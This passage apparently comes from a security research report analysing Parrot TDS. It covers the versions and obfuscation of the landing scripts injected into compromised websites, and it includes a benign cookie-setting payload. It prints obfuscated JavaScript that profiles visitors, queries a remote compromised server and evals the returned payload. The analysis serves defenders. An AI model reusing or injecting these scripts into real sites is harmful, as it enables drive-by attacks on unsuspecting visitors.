
change order of the strings

Figure 5. Example of Parrot TDS landing script V3, part 1 of 3. Source of sample: VirusTotal.

Parrot TDS landing script V3 hosts a long array of strings. Each string in the array could be a word or part of a word used by other functions to dynamically construct a keyword or string at runtime.

Also shown in Figure 5, another function modifies the string array from the previously-noted function. This makes static deobfuscation for analysis more difficult. Other than that, the core function of V3 is not much different from previous versions.

The remaining portions of our V3 landing script example are shown below in Figures 6 and 7.



```
    }(V, 0x301f5));
    var ndsw = true,
        HttpClient = function() {
            var S = g;
            this[S(0x7c)] = function(R, G) {
                var J = S,
                    y = new XMLHttpRequest();
                y[J(0x7e) + J(0x74) + J(0x70) + J(0x90)] = function() {
                    var x = J;
                    if (y[x(0x6b) + x(0x8b)] == 0x4 && y[x(0x8d) + 's'] == 0xc8) G(y[x(0x85) + x(0x86) + 'xt']);
                }, y[J(0x7f)](J(0x72), R, !![]), y[J(0x6f)](null);
            };
        },
        rand = function() {
            var C = g;
            return Math[C(0x6c) + 'm']()[C(0x6e) + C(0x84)](0x24)[C(0x81) + 'r'](0x2);
        },
        token = function() {
            return rand() + rand();
        };
    (function() {
        var Y = g,
            R = navigator,
            G = document,
            y = screen,
            O = window,
            P = G[Y(0x8a) + 'e'],
            r = O[Y(0x7a) + Y(0x91)][Y(0x77) + Y(0x88)],
            I = O[Y(0x7a) + Y(0x91)][Y(0x73) + Y(0x76)],
            f = G[Y(0x94) + Y(0x8f)];
        if (f && !i(f, r) && !P) {
            var D = new HttpClient(),
                U = I + (Y(0x79) + Y(0x87)) + token();
            D[Y(0x7c)](U, function(E) {
                var k = Y;
                i(E, k(0x89)) && O[k(0x75)](E);
            });
        }
```

XMLHttpRequest.onreadystatechange

additional parameters for XMLHttpRequest

XMLHttpRequest['open']['GET', $URL, !![ ]), XMLHttpRequest['send'](null)

Math['random']()['toString'](0x24)['substr'](0x2);

document.cookie

document.location.hostname


document.location.protocol

document.referrer

XMLHttpRequest.get, defined in previous section

if response contains 'ndsx' execute it

Figure 6. Example of Parrot TDS landing script V3, part 2 of 3.



```
                var k = Y;
                i(E, k(0x89)) && O[k(0x75)](E);
            });
        }
        function i(E, L) {
            var Q = Y;
            return E[Q(0x92) + 'Of'](L) !== -0x1;
        }
    }());
};
```


if response contains 'ndsx' execute it

indexOf

Figure 7. Example of Parrot TDS landing script V3, part 3 of 3.


Compared to V3, V4 landing scripts contain additional obfuscation and use somewhat different array indexes. V4 also implements additional changes affecting how its JavaScript handles numbers and strings. Despite these changes, V4 has the same overall functionality as V3 landing scripts.

Figures 8 through 11 below show an example of a V4 landing script.




```
;
if (ndsw === undefined) {
    (function(I, h) {
        var D = {
                I: 0xaf,
                h: 0xb0,
                H: 0x9a,
                X: '0x95',
                J: 0xb1,
                d: 0x8e
            },
            v = x,
            H = I();
        while (!![]) {
            try {
                var X = parseInt(v(D.I)) / 0x1 + -parseInt(v(D.h)) / 0x2 + parseInt(v(0xaa)) / 0x3 +
                -parseInt(v('0x87')) / 0x4 + parseInt(v(D.H)) / 0x5 * (parseInt(v(D.X)) / 0x6) +
                parseInt(v(D.J)) / 0x7 * (parseInt(v(D.d)) / 0x8) + -parseInt(v(0x93)) / 0x9;
                if (X === h)
                    break;
                else H.push(H.shift())
            } catch (J) {
                H.push(H.shift())
            }
        }
    }(A, 0x87f9e));
    var ndsw = !0,
        HttpClient = function() {
            var t = {
                    I: '0xa5'
                },
                e = {
                    I: '0x89',
                    h: '0xa2',
                    H: '0x8a'
                },
```

Figure 8. Example of Parrot TDS landing script V4, part 1 of 4. Source of sample: VirusTotal.



```
                },
                P = x;
            this[P(t.I)] = function(I, h) {
                var l = {
                        I: 0x99,
                        h: '0xa1',
                        H: '0x8d'
                    },
                    f = P,
                    H = new XMLHttpRequest();
                H[f(e.I) + f(0x9f) + f('0x91') + f(0x84) + 'ge'] = function() {
                    var Y = f;
                    if (H[Y('0x8c') + Y(0xae) + 'te'] == 0x4 && H[Y(l.I) + 'us'] == 0xc8)
                        h(H[Y('0xa7') + Y(l.h) + Y(l.H)])
                }, H[f(e.h)](f(0x96), I, !![]), H[f(e.H)](null)
            }
        },
        rand = function() {
            var a = {
                    I: '0x90',
                    h: '0x94',
                    H: '0xa0',
                    X: '0x85'
                },
                F = x;
            return Math[F(a.I) + 'om']()[F(a.h) + F(a.H)](0x24)[F(a.X) + 'tr'](0x2)
        },
        token = function() {
            return rand() + rand()
        };
    (function() {
        var Q = {
                I: 0x86,
                h: '0xa4',
                H: '0xa4',
                X: '0xa8',
                J: 0x9b,
```


Figure 9. Example of Parrot TDS landing script V4, part 2 of 4.



```
                X: '0xa8',
                J: 0x9b,
                d: 0x9d,
                V: '0x8b',
                K: 0xa6
            },
            m = {
                I: '0x9c'
            },
            T = {
                I: 0xab
            },
            U = x,
            I = navigator,
            h = document,
            H = screen,
            X = window,
            J = h[U(Q.I) + 'ie'],
            V = X[U(Q.h) + U('0xa8')][U(0xa3) + U(0xad)],
            K = X[U(Q.H) + U(Q.X)][U(Q.J) + U(Q.d)],
            R = h[U(Q.V) + U('0xac')];
        V[U(0x9c) + U(0x92)](U(0x97)) == 0x0 && (V = V[U('0x85') + 'tr'](0x4));
        if (R && !g(R, U(0x9e) + V) && !g(R, U(Q.K) + U('0x8f') + V) && !J) {
            var u = new HttpClient(),
                E = K + (U('0x98') + U('0x88') + '=') + token();
            u[U('0xa5')](E, function(G) {
                var j = U;
                g(G, j(0xa9)) && X[j(T.I)](G)
            })
        }

        function g(G, N) {
            var r = U;
            return G[r(m.I) + r(0x92)](N) !== -0x1
        }
    }());
```

Figure 10. Example of Parrot TDS landing script V4, part 3 of 4.



```
    }());

    function x(I, h) {
        var H = A();
        return x = function(X, J) {
            X = X - 0x84;
            var d = H[X];
            return d
        }, x(I, h)
    }

    function A() {
        var s = ['send', 'refe', 'read', 'Text', '6312jziiQi', 'ww.', 'rand', 'tate', 'xOf',
        '10048347yBPMyU', 'toSt', '4950sHYDTB', 'GET', 'www.', '//[redacted]/wp-admin/css/colors/
        blue/blue.php', 'stat', '440yfbKuI', 'prot', 'inde', 'ocol', '://', 'adys', 'ring', 'onse',
        'open', 'host', 'loca', 'get', '://w', 'resp', 'tion', 'ndsx', '3008337dPHKZG', 'eval',
        'rrer', 'name', 'ySta', '600274jnrSGp', '1072288oaDTUB', '9681xpEPMa', 'chan', 'subs',
        'cook', '2229020ttPUSa', '?id', 'onre'];
        A = function() {
            return s
        };
        return A()
    }
}
```

Figure 11. Example of Parrot TDS landing script V4, part 4 of 4.

Parrot TDS landing script samples using an ndsj keyword are much rarer than ndsw in our collected data. We treat the majority of ndsj landing script samples as minor versions among V3 and V4.

In reviewing our collected landing script samples, we found other versions that do not fully fit V1 through V4 or the ndsj landing scripts. These samples include:

- A special version that loads its payload with a Canvas object
- Advanced versions that involve more obfuscation and WebAssembly code such as decodeURIComponent and String.fromCharCode
- Samples that also contain injected JavaScript code from different campaigns (if a web server remains vulnerable for an extended period of time, its JavaScript files could be injected with many different snippets of malicious code)
- Several minor versions that apply interchangeable obfuscation, such as using a number value or string value, or using [] or a period to access the property of an object – the numeric or string values can also be represented as decimal or hexadecimal numbers

While earlier samples of the injected landing script consist of a single line of JavaScript code, we observed an increasing number of Parrot TDS samples with multiple lines of injected JavaScript code since August 2022. This is likely an evasion technique, since a single long line of malicious code is easier to spot in a script file than multiple lines of shorter malicious code.

Parrot TDS landing scripts profile the victim's web browser, and if all conditions are successfully met, they direct the victim's browser to retrieve a payload script.

## Parrot TDS Payload Script

Parrot TDS payload scripts use an ndsx keyword, making them relatively easy to identify.

Compared to the landing scripts, we found fewer unique samples of Parrot TDS payload scripts. We have classified these into nine versions, compared to the four major versions of Parrot TDS landing scripts.

These payload scripts are mostly malicious, but V1 only sets a cookie value for the victim and is basically benign. The other eight major versions of the Parrot TDS payload script are malicious.

V2 is the most common payload script, representing more than 70% of our sample set. Figure 12 shows a column chart revealing the Parrot TDS payload script distribution.





Figure 12. Column chart showing Parrot TDS payload script distribution.

V1 is the simplest version of the Parrot TDS payload script, and it merely sets a cookie that expires after one year as shown below in Figure 13. This payload script is effectively benign.

A Parrot TDS landing script will only query the payload server if the victim's browser has no cookie set by a previous payload script. This V1 payload script basically removes the current browser from any follow-up actions for one year.




```
var ndsx = true;
(function() {
    var date = new Date(new Date().getTime() + 60 * 24 * 900 * 60 * 365);
    document.cookie = "___utma=2; path=/; expires=" + date.toUTCString();
})();
```

Figure 13. Example of Parrot TDS payload script V1. Source of sample: VirusTotal.

